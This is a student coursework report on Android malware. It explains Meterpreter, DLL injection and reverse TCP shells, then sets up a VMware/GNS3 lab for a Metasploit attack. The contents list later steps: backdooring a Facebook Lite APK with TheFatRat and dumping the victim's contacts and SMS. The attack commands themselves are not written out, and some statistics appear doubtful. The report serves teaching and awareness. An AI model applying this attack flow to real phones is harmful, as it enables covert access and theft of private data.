



**slington college**  
(इरिलइटन कलेज)

**Module Code & Module Title**

**CC5004NI Security in Computing**

**Assessment Weightage & Type**

**30% Individual Coursework**

**Year and Semester**

**2020 -21 Spring**

**Student Name: Aashman Uprety**

**London Met ID: 19031231**

**College ID: NP01NT4A190066**

**Assignment Due Date: 2021/04/23**

**Assignment Submission Date: 2021/04/23**

**Word Count (Where Required): 6526**

*I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.*

## Table of Contents

ABSTRACT .....	1
1. Introduction .....	2
2. Background .....	4
2.1 METERPRETER .....	4
2.1.1 DLL Injection.....	4
2.2 Reverse Shell.....	5
2.2.1 Reverse TCP .....	5
2.3 MSF Console .....	6
3. Demonstration.....	6
3.1 Setting up Virtual Machines and GNS3.....	7
3.2 Creating Malicious APK (Malware) .....	14
3.2.1 Manual Method.....	15
3.2.2 Automated method to generate malicious apk (TheFatRat) .....	18
3.3 Performing the attack.....	23
3.4 Post exploitation attacks .....	27
4. Mitigation.....	30
5. Evaluation .....	35
6. Conclusion .....	36
References.....	37

## **Table of Figures**

Figure 1: Detections done in 2019 by Malwarebytes (Malwarebytes LABS, 2020) .....	2
Figure 2: Malware intensity chart.....	3
Figure 3: DLL Injection in four steps (Open Security Research, 2013).....	5
Figure 4: Example of reverse shell .....	5
Figure 5: Example of reverse TCP connection on LAN .....	6
Figure 6: Creating virtual network adapter.....	7
Figure 7: Configuring Virtual Network Adapter .....	8
Figure 8: Assigning Vmnet1 to kali Linux.....	9
Figure 9: Assigning Vmnet1 to android.....	9
Figure 10: Adding Virtual Machine VMs to GNS3.....	10
Figure 11: Topology in GNS3 .....	11
Figure 12: Configuration on core router.....	11
Figure 13: Creating virtual network adapter.....	12
Figure 14: ISP configuration .....	13
Figure 15: Network configuration in kali Linux .....	13
Figure 16: Pinging android form kali Linux .....	14
Figure 17: Generating payload .....	15
Figure 18: Types of payloads .....	15
Figure 19: Checking tools for signing apk.....	16
Figure 20: Making a digital certificate using keytool .....	17
Figure 21: Signing the malicious apk with generated RSA key .....	17
Figure 22: Payload generated confirmation.....	18
Figure 23: Downloading a trusted apk to inject malicious code in it .....	18
Figure 24: Starting TheFatRat .....	19
Figure 25: Giving LHOST and LPORT to the tool.....	20
Figure 26: Giving path to original apk.....	20
Figure 27: Choosing the type of payload.....	21
Figure 28: Choosing the tool to create backdoored apk .....	22

Figure 29: Confirming that backdoored apk was generated on root directory .....	22
Figure 30: Installing the backdoored apk.....	23
Figure 31: Opening Metasploit Framework.....	24
Figure 32: Setting exploit.....	24
Figure 33: Setting up payload type .....	24
Figure 34: Setting up a listener host.....	24
Figure 35: Setting up a listener port.....	25
Figure 36: Verifying the parameters before running exploit .....	25
Figure 37: Running the exploit.....	25
Figure 38: Opening the backdoored Facebook lite apk on android .....	26
Figure 39: Getting a meterpreter session .....	27
Figure 40: Getting into the shell of android.....	28
Figure 41: Seeing system details .....	28
Figure 42: Dumping contacts and SMS of the android phone .....	28
Figure 43: Accessing the dumped contacts.....	29
Figure 44: Accessing the dumped SMS .....	29
Figure 45: Malware detection by antivirus .....	31
Figure 46: Scanning the files using Avast antivirus .....	32

## **ABSTRACT**

A malware is a malicious program or software that is designed in a such a way that the attacker will have access to the victim's device or network without his/her consent. The primary purpose of doing so is to have access over the data of the victim and use it for various purpose. The primary objective of this report is to make the users know what a malware attack is, how the attack is carried as well as the report even puts a light on how to be safe from such attacks. Malware was born about thirty years ago and since them it is spreading and will go on spreading as there is not any single mitigation for this. Malwares comes in various forms as trojans, scareware, ransomware, viruses, worms, adware, etc. and it is spread through the mediums like malvertising (the process of putting malicious ads on popular sites), malicious software, cracked applications, phishing emails, etc.

While writing the report, many more things were found which had been described in later sections. A malware gets into our system even if we do minute carelessness. It is very important for all the users to always be in safe side from these kind of attacks and always breach the loopholes (if there is any) from the system from where malware can be injected because after it gets injected, the attacker will have access to the system and data.

After reading this report, an individual should be able to know the adverse effects of a malware attack on their devices and see how easy it is to carry the attack from the attacker's perspective if the victims device has weak security mechanisms. Moreover, an individual reading this report will be able to secure their devices from being attacked by a malware. There are many symptoms that shows you have been infected with malware like your system will show unnatural behaviors and if you see many more applications will start running automatically without your knowledge. Moreover, your system will start to slow down, and browser redirects are also going to happen. All in all, the report starts with a basic knowledge of malwares, current scenario of malware attacks, demonstrate how the attack can be carried out, show what can be done after the device is attacked and finally the measures to mitigate the malware attack from the system.

## 1. Introduction

Malware attacks are one of the most common attacks that has been in existence in cyber world since 1990s. There have been numerous cases from the past to till date of many cases of malware attacks that has done a huge loss. Malwares are a software that is designed to harm a system through various ways like a attacker might send you a malicious applications using different social engineering techniques and after the application gets installed into your system, the attacker will have access to your system. There are many motives to do malware attack like to get some money, steal sensitive data or even for fun. According to the statistics generated by FBI in 2019, 10 million American dollar was resulted as a damage caused by various malware attacks (Gafety, 2021). The major medium that is being used to perform malware attack is through emails and it is seen that 9 out of 10 malware infection is carried out via email which was confirmed by Verizon report. Malwarebytes detected the categories in which malware were being spread in 2019 and from that it was known that adware was one of the most dominant way of spreading malware. Ransomware, a type of malware named as 'Covidlock' was spread in 2020 which gets infected into the system via malicious files by prompting the user to know more about corona virus. The ransomware then encrypted all the data of android devices and to have access to that data, the victim needed to pay back 100 USD.




Figure 1: Detections done in 2019 by Malwarebytes (Malwarebytes LABS, 2020)

The problem today is that these kinds of attacks happen majorly due to the unawareness in the consumers use of digital devices. They are not aware about different security mechanisms that has been pre-installed in their devices as a part of security from malicious attacks. Because of this carelessness and lack of knowledge attackers get a space to inject the malware in different forms to the victim's device. Even a minute mistake like installing an application from an untrusted site could lead all your banking details to go into the attacker's machine. Attackers use social engineering techniques to manipulate the mind of a victim and trap them into their web like they could give you an prompt or email saying you have won lottery and something like that and without even thinking twice the innocent users click on that. From the attacker's perspective, as soon as you click the link, malicious files, documents, or applications files get downloaded and will ask you to install or open that file to claim your lottery. And when you install it, you are not going to get anything, but the attacker will have access to all your sensitive data. This is how malware attacks are spreading all over the world. Nowadays, every device is smart enough to detect different kinds of malware if they are using latest software but our careless and negligence is what traps us from these kinds of attacks.

In this report, I have taken an android device as my target of evaluation. In simpler terms, I am going to attack an android device using malicious application. The number of users of mobile phones are increasing day by day and human beings are being habituated to use their mobile phones




Figure 2: Malware intensity chart

instead of using Pcs, laptops, etc. We store more and more sensitive and private information in our phones. Therefore, I chose android device as my target of evaluation because it is more vulnerable to malicious attacks. After the attacks has been carried out, the report practically demonstrates what can be done to the affected android phone or the intensity of malware on different platforms is shown. Along with that, the report even shows how a user can be safe from these kinds of malware attacks.

## 2. Background

The report demonstrates about android based malware attack using a malicious installation file and exploited through a tool called Metasploit. A Metasploit is a penetration testing framework that has been in use worldwide. The very tool was used to generate a malicious application. Android systems use an app created in .APK extension as in windows, .EXE is used. In simpler terms, an APK is a zipped file and what we are going to do is inject a malicious code into that file to be later executed in our target device. The primary source from where malware is distributed in android phones is via APK files when downloaded from untrusted site. To go deep into the attack, we should first know what a payload is as we are going to use it in our attack. Simply, a payload is program that the attackers use to communicate with a system that has been hacked. Metasploit framework has many payloads like non-staged, stager, meterpreter, passive, NONX, ORD, IPV6, DDL INJECTION, etc. Each of these payloads have their own role and can be used in different way. For our demonstration, we will be using meterpreter payload as its one of the most advanced technique which is very difficult to trace. To have a basic understanding of the attacks it is equally important to know about meterpreter, how it works and even know about reverse TCP connections, DLL injection and MSF console.

### 2.1 METERPRETER

Meterpreter stands for Meta-Interpreter, which is a sophisticated, multi-faceted payload that uses in-memory DLL injection to run. The Meterpreter lives entirely in the remote host's memory and leaves no residue on the hard disk, making it very impossible to locate using traditional forensic methods. Meterpreter creation is very powerful and continuously changing, and scripts and plugins can be loaded and unloaded dynamically as required. (Offensive Security, 2010)

#### 2.1.1 DLL Injection

DLL injection also called a Dynamic Link Library injection is a process of manipulating running processes to carry out reverse engineering attacks. When a DLL injection is done, it tricks the application to run a malicious DLL file and the desired task is carried out by the attacker. DLL injection first gets stucked to the process and it allocates memory within the process. After that, the process is instructed to execute the injected DLL. (Ninja, 2019)






Figure 3: DLL Injection in four steps (Open Security Research, 2013)

## 2.2 Reverse Shell

A reverse shell is a process in which the attacking machine interacts with the victim's device. The assaulting computer has a listener port on which it receives the link and uses it to execute commands. In total, there are 168 different types of reverse shells in Metasploit. For the demonstration of our attack, we are using a reverse TCP shell because it is one of the most used techniques.





Figure 4: Example of reverse shell

### 2.2.1 Reverse TCP

A reverse TCP is a type of reverse shell in which the device initiates the connection instead of attacker initiating the connection so that the firewall could not block it. Firewall works on the principle of blocking any unwanted incoming connections. After the firewall lets the connection to be established, the attacker performs different kinds of attacks. It is

a type of an exploit that can be used to hack into the system by bypassing the firewall. To generate a reverse TCP connection, we should have a knowledge about LHOST and LPORT. LHOST is the IP address of the attacker machine because we want the victim's machine to connect to it. For our demonstration we are doing the attack in Local Area Network (LAN) so that we simply put our local IP address in LHOST. But if the attack had to be done on two different networks, we must put our WAN IP into LHOST and setup a port forwarding into our router. Similarly, LPORT is where the intruder requires the target computer to bind to this port on LHOST.



*Figure 5: Example of reverse TCP connection on LAN*

### 2.3 MSF Console

The MSF console is the Metasploit Framework's most popular interface. It offers a single console from which we can quickly navigate nearly all the MSF's options like scanning vulnerabilities, targets, etc. It can be launched through command `msfconsole`. In this report, we have taken the help of `msfconsole` to perform the malware attack to android device. We setup a listener using `msfconsole` by putting appropriate parameters like LHOST, LPORT and type of attack vector. We do post exploitation techniques from this console.

### 3. Demonstration

The attack was carried out in a virtual machine where two operating systems were installed i.e. Kali Linux and android. Kali Linux was used to attack whereas android was set as a target of evaluation. We setup the Kali Linux and Android machine in such a way that the both will be in LAN as the attack we are going to perform is LAN based attack.

So, first let us start with configuring virtual machines and setting up an architecture on GNS3.

### 3.1 Setting up Virtual Machines and GNS3

First, Kali Linux and android ISO images were loaded on virtual machine. To put these both OSs in same network, we created a virtual network adapter.



Figure 6: Creating virtual network adapter

In figure 6, we added a virtual network adapter named Vmnet1 in Host-only mode to create a private network within the computer system.




Figure 7: Configuring Virtual Network Adapter

In figure 7, vmnet1 was configured by changing its IP to 10.10.10.0 with a subnet mask of 255.255.255.0. We did this to put both kali and android under same network. Moreover, there is no functionality in android system to change the ethernet adapter properties and change the IP to static as we do in windows and Linux systems. Therefore, it was necessary to use local DHCP services to distribute IP addresses to VMs for vmnet1.




Figure 8: Assigning Vmnet1 to kali Linux




Figure 9: Assigning Vmnet1 to android

In figure 8 and 9, the network adapter of both the system were changed to vmnet1 as doing so will result both machines to be in same network.




Figure 10: Adding Virtual Machine VMs to GNS3

Now these systems can be added in GNS3 along with a router. In GNS3 we went to edit > preferences > VMware VMs to add these Operating System as shown in figure 10.




Figure 11: Topology in GNS3

After that a topology was made in GNS3 by adding a router, switch, Kali Linux machine, android machine along with an ISP as shown in figure 11. The ISP or the internet was also required to perform the attack as different tools needed to be installed on kali Linux. Individual configurations were done on different machines. The IP configuration of Kali Linux was changed to static and the IP address that was given was 10.10.10.254 with the gateway being the IP of router i.e. 10.10.10.1 and google DNS server as well as router as DNS server was set. On the other hand, the ISP used another virtual network i.e. Vmnet9 to access to the internet of the host operating system using NAT.

```
!
interface FastEthernet0/0
 ip address 10.10.10.1 255.255.255.0
 duplex auto
 speed auto
!
interface FastEthernet0/1
 ip address dhcp
 duplex auto
 speed auto
!
```

Figure 12: Configuration on core router

The interface Fa0/0 of the router was given an IP of 10.10.10.1 whereas interface Fa0/1 was asked to get an IP from DHCP server which in case was our ISP.

